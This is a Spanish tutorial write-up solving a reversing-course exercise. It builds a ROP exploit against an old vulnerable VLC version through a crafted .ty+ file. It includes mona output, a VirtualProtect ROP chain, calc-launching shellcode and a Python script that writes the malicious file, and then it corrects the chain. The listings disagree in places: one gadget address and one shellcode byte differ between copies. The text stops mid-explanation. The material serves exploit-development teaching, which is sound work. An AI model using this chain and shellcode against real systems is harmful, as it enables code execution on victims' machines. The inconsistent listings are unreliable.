Solución al tutorial 40 del curso Introducción al reversing con IDA PRO desde cero

Dankitan

28 de enero de 2017

1. Solución al ejercicio propuesto

En este documento aportaré la solución al ejercicio propuesto por Ricardo Narvaja en el tutorial 40 de la serie “INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO"[1]. En ésta entrega, se propone realizar ROP para ejecutar código en el programa VLC vulnerable, cuya explicación de la vulnerabilidad y la prueba de concepto fué explicada por Ricardo Narvaja en los tutoriales 30 y 31 [1], respectivamente. El ejercicio consiste en partir de esa prueba de concepto y realizar un ROP y ejecutar la calculadora de Windows, utilizando para ello una shellcode universal que puede ser obtenida aquí [2].

En nuestro caso, para el ROP utilizaremos mona para realizarlo de manera automática, aunque también se podría realizar de manera manual buscando gadgets en los distintos modulos que carga VLC. Comenzamos ejecutando el programa VLC vulnerable, en este caso, en una máquina Windows 2003 Server, y asociamos WINDBG a ese proceso, tal y como podemos ver en la Figura 1.



Figura 1: Asociando WINDBG al proceso

Una vez seleccionada dicha opción, nos aparecerá una ventana con los distintos procesos que se están ejecutando en la máquina, donde podemos elegir el que deseemos depurar. En la Figura 2 se muestra como elegimos el proceso VLC.



Figura 2: Asociando WINDBG al proceso VLC

Una vez se encuentra WINDBG asociado a dicho proceso, pasamos a comprobar los distintos modulos que carga el programa. Para ello, utilizamos el plugin de mona para WINDBG con el siguiente comando: “!py mona mod". La Figura 3 muestro los modulos de VLC que se encuentran cargados en memoria.

```
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
-----------------------------------------------------------------------------------------------------------------------------
 Module info :
-----------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------------------------------------
 0x00400000 | 0x0041c000 | 0x0001c000 | False  | False   | False |  False   | False  | 0.9.4.0 [vlc.exe] (image00400000)
 0x003e0000 | 0x003f1000 | 0x00011000 | True   | False   | False |  False   | False  | 1.6.0.2 [libgpg-error-0.dll] (C:\Program Files\VideoLAN\VLC\libgpg-error-0.dll)
 0x6a300000 | 0x6a31e000 | 0x0001e000 | False  | False   | False |  False   | False  | -1.0- [libvlc.dll] (C:\Program Files\VideoLAN\VLC\libvlc.dll)
 0x77da0000 | 0x77df2000 | 0x00052000 | False  | True    | False |  False   | True   | 6.0.3790.3959 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
 0x00470000 | 0x0054f000 | 0x000df000 | True   | False   | False |  False   | False  | -1.0- [libiconv-2.dll] (C:\Program Files\VideoLAN\VLC\libiconv-2.dll)
 0x76aa0000 | 0x76acd000 | 0x0002d000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [WINMM.DLL] (C:\WINDOWS\system32\WINMM.DLL)
 0x77c00000 | 0x77c48000 | 0x00048000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
 0x71bf0000 | 0x71bf8000 | 0x00008000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [WS2HELP.dll] (C:\WINDOWS\system32\WS2HELP.dll)
 0x7c8d0000 | 0x7d0ce000 | 0x007fe000 | False  | True    | False |  False   | True   | 6.0.3790.3959 [SHELL32.DLL] (C:\WINDOWS\system32\SHELL32.DLL)
 0x77e40000 | 0x77f42000 | 0x00102000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
 0x77ba0000 | 0x77bfa000 | 0x0005a000 | False  | True    | False |  False   | True   | 7.0.3790.3959 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
 0x76f50000 | 0x76f63000 | 0x00013000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
 0x10000000 | 0x1004a000 | 0x0004a000 | False  | False   | False |  False   | False  | 15.4.4.0 [libgcrypt-11.dll] (C:\Program Files\VideoLAN\VLC\libgcrypt-11.dll)
 0x7c800000 | 0x7c8c0000 | 0x000c0000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [ntdll.dll] (ntdll.dll)
 0x77f50000 | 0x77feb000 | 0x0009b000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [ADVAPI32.DLL] (C:\WINDOWS\system32\ADVAPI32.DLL)
 0x77c50000 | 0x77cef000 | 0x0009f000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
 0x6a540000 | 0x6a613000 | 0x000d3000 | False  | False   | False |  False   | False  | 0.9.4.0 [libvlccore.dll] (C:\Program Files\VideoLAN\VLC\libvlccore.dll)
 0x71c00000 | 0x71c17000 | 0x00017000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [WS2_32.DLL] (C:\WINDOWS\system32\WS2_32.DLL)
 0x77380000 | 0x77411000 | 0x00091000 | False  | True    | False |  False   | True   | 5.2.3790.3959 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
-----------------------------------------------------------------------------------------------------------------------------


[+] This mona.py action took 0:00:00.260000
```

Figura 3: Modulos cargados por VLC

Podemos observar que ninguna de las librerías tiene ASLR activado, asi que podemos utilizar cualquiera para buscar los gadgets necesarios para nuestro ROP. En nuestro caso hemos utilizado librerías propias de VLC para que mona genere el ROP de manera automática. La Figura 4 muestra el comando en el que le pasamos a mona las librerías donde debe buscar los gadgets.

```
0:000> !py mona rop -m libgcrypt-11,libvlccore,libvlc
```

Figura 4: Generando un ROP automático con mona

Una vez lanzado el comando, mona buscará los distintos gadgets para armar ROP de manera automática en los modulos que le hemos indicado. Después de un tiempo de búsqueda, muestra los distintos resultados que ha obtenido, en nuestro caso nos quedamos con el ROP que ha generado para utilizar la función VirtualProtect. La Figura 5 muestra como deben quedar los registros para dicha función. La Figura 6 muestra el rop generado por mona para utilizar directamente en nuestro script en python, la versión generada por mona se corresponde con la cadena alternativa.

```
Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------
```

Figura 5: Valores de los registros para VirtualProtect

```
*** [ Python ] ***

 def create_rop_chain():

   # rop chain generated with mona.py - www.corelan.be
   rop_gadgets = [
     0x10022bcc,  # POP EBP # RETN [libgcrypt-11.dll]
     0x10022bcc,  # skip 4 bytes [libgcrypt-11.dll]
     0x6a54e7ed,  # POP EBX # RETN [libvlccore.dll]
     0x00000201,  # 0x00000201-> ebx
     0x6a5b1663,  # POP EDX # RETN [libvlccore.dll]
     0x00000040,  # 0x00000040-> edx
     0x6a5572a2,  # POP ECX # XOR EDX,EDX # MOV EAX,EDX # POP EBX # POP ESI # POP EDI # POP EBP # RETN [libvlccore.dll]
     0x6a31c37d,  # &Writable location [libvlc.dll]
     0x41414141,  # Filler (compensate)
     0x41414141,  # Filler (compensate)
     0x41414141,  # Filler (compensate)
     0x41414141,  # Filler (compensate)
     0x6a55b71d,  # POP EDI # RETN [libvlccore.dll]
     0x6a56600d,  # RETN (ROP NOP) [libvlccore.dll]
     0x6a308048,  # POP ESI # RETN [libvlc.dll]
     0x1001e444,  # JMP [EAX] [libgcrypt-11.dll]
     0x6a314ae2,  # POP EAX # RETN [libvlc.dll]
     0x100452dc,  # ptr to &VirtualProtect() [IAT libgcrypt-11.dll]
     0x6a314b42,  # PUSHAD # RETN [libvlc.dll]
     0x6a314b52,  # ptr to 'push esp # ret ' [libvlc.dll]
   ]
   return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

 rop_chain = create_rop_chain()
```

Figura 6: ROP generado por mona en python

Como podemos observar, mona nos ha hecho parte del trabajo de manera automática y podemos coger ésta función en python y ponerla directamente en nuestro script. Más adelante veremos que el ROP generado por mona tal cuál está ahora mismo no funcionará, pero de momento lo dejamos así como está. Creamos un script en python y añadirmos el código proporcionado por mona y la shellcode universal [2]. Añadimos para que

imprima por pantalla el tamaño que ocupa la suma de ambos y obtenemos al ejecutar el script que entre los dos tienen un tamaño de 192 bytes. La Figura 7 muestra el script ejecutado anteriormente.

```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x10022bcc,  # POP EBP # RETN [libgcrypt-11.dll]
      0x10022bcc,  # skip 4 bytes [libgcrypt-11.dll]
      0x6a54e7ed,  # POP EBX # RETN [libvlccore.dll]
      0x00000201,  # 0x00000201-> ebx
      0x6a5b1663,  # POP EDX # RETN [libvlccore.dll]
      0x00000040,  # 0x00000040-> edx
      0x6a5572a2,  # POP ECX # XOR EDX,EDX # MOV EAX,EDX # POP EBX # POP ESI # POP EDI # POP EBP # RETN [libvlccore.dll]
      0x6a31c37d,  # &Writable location [libvlc.dll]
      0x41414141,  # Filler (compensate)
      0x41414141,  # Filler (compensate)
      0x41414141,  # Filler (compensate)
      0x41414141,  # Filler (compensate)
      0x6a55b71d,  # POP EDI # RETN [libvlccore.dll]
      0x6a56600d,  # RETN (ROP NOP) [libvlccore.dll]
      0x6a308048,  # POP ESI # RETN [libvlc.dll]
      0x1001e444,  # JMP [EAX] [libgcrypt-11.dll]
      0x6a314ae2,  # POP EAX # RETN [libvlc.dll]
      0x100452dc,  # ptr to &VirtualProtect() [IAT libgcrypt-11.dll]
      0x6a314b42,  # PUSHAD # RETN [libvlc.dll]
      0x6a314b52,  # ptr to 'push esp # ret ' [libvlc.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
rop= create_rop_chain()
shellcode =("\x31\xdb\x64\x8b\x7b\x30\x8b"
            "\x7f\x0c\x8b\x7f\x1c\x8b\x47"
            "\x08\x8b\x77\x20\x8b\x3f\x80"
            "\x7e\x0c\x33\x75\xf2\x89\xc7"
            "\x03\x78\x3c\x8b\x57\x78\x01"
            "\xc2\x8b\x7a\x20\x01\xc7\x89"
            "\xdd\x8b\x34\xaf\x01\xc6\x45"
            "\x81\x3e\x43\x72\x65\x61\x75"
            "\xf2\x81\x7e\x08\x6f\x63\x65"
            "\x73\x75\xe9\x8b\x7a\x24\x01"
            "\xc7\x66\x8b\x2c\x6f\x8b\x7a"
            "\x1c\x01\xc7\x8b\x7c\xaf\xfc"
            "\x01\xc7\x89\xd9\xb1\xff\x53"
            "\xe2\xfd\x68\x63\x61\x6c\x63"
            "\x89\xe2\x52\x52\x53\x53\x53"
            "\x53\x53\x53\x52\x53\xff\xd7")
print len(rop + shellcode)
```

Figura 7: script incial

Como podemos comprobar al ejecutar dicho script, el tamaño minimo necesario para albergar el rop y la shellcode en el archivo es 192, así que con 220 bytes tendremos más que de sobra. Abrimos un editor hexadecimal, HxD [3] en nuestro caso, cargando el archivo proporcionado para la prueba de concepto “POC.ty+". Realizamos una búsqueda en hexadecimal de “41424344"que quedaba en la prueba de concepto pisando la dirección de retorno y seleccionamos 220 bytes (0xDC) para sustituir por el valor hexadecimal “90". La figuras 8 y 9 muestran como debe quedar el archivo, una vez sustituidos los 220 bytes por el valor 0x90, guardamos los cambios.



Figura 8: Seleccionando los 220 bytes en HxD



Figura 9: Sustituimos 220 por el valor 0x90

Una vez realizado esto, solo nos queda terminar el script de manera que lea el fichero anterior y sustituya esos 220 “0x90” por el ROP más el shellcode más un relleno hasta alcanzar los 220 bytes. La Figura 10 muestra como quedaría el script, que al ejecutarlo crearía un nuevo archivo que es el que debemos pasarle al programa VLC.

```
import os
import struct

def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x10022bcc,  # POP EBP # RETN [libgcrypt-11.dll]
      0x10022bcc,  # skip 4 bytes [libgcrypt-11.dll]
      0x6a54e7ed,  # POP EBX # RETN [libvlccore.dll]
      0x00000201,  # 0x00000201-> ebx
      0x6a5b1663,  # POP EDX # RETN [libvlccore.dll]
      0x00000040,  # 0x00000040-> edx
      0x6a5572a2,  # POP ECX # XOR EDX,EDX # MOV EAX,EDX # POP EBX # POP ESI # POP EDI # POP EBP # RETN [libvlccore.dll]
      0x6a31c37d,  # &Writable location [libvlc.dll]
      0x41414141,  # Filler (compensate)
      0x41414141,  # Filler (compensate)
      0x41414141,  # Filler (compensate)
      0x41414141,  # Filler (compensate)
      0x6a55b71d,  # POP EDI # RETN [libvlccore.dll]
      0x6a566000,  # RETN (ROP NOP) [libvlccore.dll]
      0x6a308048,  # POP ESI # RETN [libvlc.dll]
      0x1001e444,  # JMP [EAX] [libgcrypt-11.dll]
      0x6a314ae2,  # POP EAX # RETN [libvlc.dll]
      0x100452dc,  # ptr to &VirtualProtect() [IAT libgcrypt-11.dll]
      0x6a314b42,  # PUSHAD # RETN [libvlc.dll]
      0x6a314b52,  # ptr to 'push esp # ret ' [libvlc.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
rop= create_rop_chain()
shellcode =("\x31\xdb\x64\x8b\x7b\x30\x8b"
            "\x7f\x0c\x8b\x7f\x1c\x8b\x47"
            "\x08\x8b\x77\x20\x8b\x3f\x80"
            "\x7e\x0c\x33\x75\xf2\x89\xc7"
            "\x03\x78\x3c\x8b\x57\x78\x01"
            "\xc2\x8b\x7a\x20\x01\xc7\x89"
            "\xdd\x8b\x34\xaf\x01\xc6\x45"
            "\x81\x3e\x42\x72\x65\x61\x75"
            "\xf2\x81\x7e\x08\x6f\x63\x65"
            "\x73\x75\xe9\x8b\x7a\x24\x01"
            "\xc7\x66\x8b\x2c\x6f\x8b\x7a"
            "\x1c\x01\xc7\x8b\x7c\xaf\xfc"
            "\x01\xc7\x89\xd9\xb1\xff\x53"
            "\xe2\xfd\x68\x63\x61\x6c\x63"
            "\x89\xe2\x52\x52\x53\x53\x53"
            "\x53\x53\x53\x52\x53\xff\xd7")
a=open('POC.ty+','rb')
st=a.read()
a.close()
fruta = rop + shellcode + (220 -len(rop + shellcode)) *("A")
st= st.replace(220 * "\x90", fruta)
b=open('POCFINAL.ty+', 'wb')
b.write(st)
b.close()
```

Figura 10: script en python

Una vez llegados a este punto, abrimos IDA y le pasamos el ejecutable de VLC para que lo analice. Una vez haya terminado de analizar el programa pasamos al modo de depuración de IDA y pulsamos la letra “G"para movernos a la dirección de memoria del primer gadget “0x10022BCC” y ponemos un breakpoint en dicha direccion mediante la tecla “F2”. Reanudamos la ejecución del programa y en VLC cargamos el archivo que se creó al lanzar el script anterior (POCFINAL.ty+). Empieza a visualizarse el video en el VLC y a los pocos segundos se alcanza la ejecución del primer gadget (donde pusimos el breakpoint). La figura 11 muestra que la ejecución se ha detenido en dicho breakpoint.



Figura 11: Detección en la dirección del primer gadget

Una vez alcanzada dicho gadget, podemos ir depurando paso a paso y vemos que se van ejecutando cada uno de los gadgets del rop, pero que finalmente, al ejecutar la llamada a la API de Windows VirtualProtect, crashea el programa. La Figura 12 muestra el crash del programa.



Figura 12: Crash del programa al ejecutar VirtualProtect

El programa crashea porque como hemos comentado anteriormente, el rop generado automáticamente no está del todo correcto y setea los registros incorrectamente lo que provoca que el programa se rompa y no ejecute nuestra shellcode. Podemos observar en la Figura 10, que el primer gadget es la dirección de #POP EBP # RETN, y esta guarda en el registro EBP esa misma dirección. Posteriormente, el segundo gadget setea en EBX el tamaño (argumento dwSize de la API VirtualProtect), y después guarda en EDX el valor 0x40 (NewProtect). Hasta ahí todo funciona correctamente, el problema sucede con el siguiente gadget, el cuál además de setear en el registro ECX una dirección en donde se pueda escribir, pone a 0 el registro EDX, y se carga los valores almacenados en EBX y EBP por un relleno para compensar (0x41414141). Por tanto, dichos registros dejan de tener los valores necesarios para volcar al stack y pasar como argumentos a la API VirtualProtect.

Por tanto, podemos modificar la función creada por mona de manera que utilicemos el gadget que se encuentra en la dirección 0x6a5572a2 para, además de setear el registro ECX con una dirección en la que se pueda escribir, para poner los valores correctos en el registro EBP y EBX y posteriormente, poner el gadget para poner el valor 0x40 en el registro EDX. El resto del ROP está correctamente, por lo que se deja tal cual estaba. En la figura 13 se muestra como quedaría la función “create_rop_chain()” una vez modificada. El resto del script es idéntico al mostrado en la figura 10.

```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x6a5572a2,  # POP ECX # XOR EDX,EDX # MOV EAX,EDX # POP EBX # POP ESI # POP EDI # POP EBP # RETN [libvlccore.dll]
      0x0040588d,  # &Writable location [libvlc.dll]
      0x00000201,  # 0x00000201-> ebx
      0x41414141,  # Filler (compensate)
      0x41414141,  # Filler (compensate)
      0x10022bcc,  # POP EBP # RETN [libgcrypt-11.dll]
      0x6a5b1663,  # POP EDX # RETN [libvlccore.dll]
      0x00000040,  # 0x00000040-> edx
      0x6a55b71d,  # POP EDI # RETN [libvlccore.dll]
      0x6a56600d,  # RETN (ROP NOP) [libvlccore.dll]
      0x6a308048,  # POP ESI # RETN [libvlc.dll]
      0x1001e444,  # JMP [EAX] [libgcrypt-11.dll]
      0x6a314ae2,  # POP EAX # RETN [libvlc.dll]
      0x100452dc,  # ptr to &VirtualProtect() [IAT libgcrypt-11.dll]
      0x6a314b42,  # PUSHAD # RETN [libvlc.dll]
      0x6a314b52,  # ptr to 'push esp # ret ' [libvlc.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Figura 13: ROP Arreglado

Finalmente, arrancamos otra vez en el modo depuración el VLC en IDA y eliminamos el breakpoint añadido anteriormente y añadimos uno nuevo en la dirección del primer gadget y cargamos el archivo “POCFINAL.ty+” generado al lanzar nuevamente el script con el ROP arreglado. Podemos comprobar que a los pocos segundos, se detiene la ejecución del programa y si vamos ejecutando paso a paso, llegamos al gadget situado en la dirección de memoria 0x6a314b42 que ejecutará # PUSHAD # RETN. La figura 14 muestra el programa detenido en esa instrucción y podemos ver que los registros están seteados correctamente.

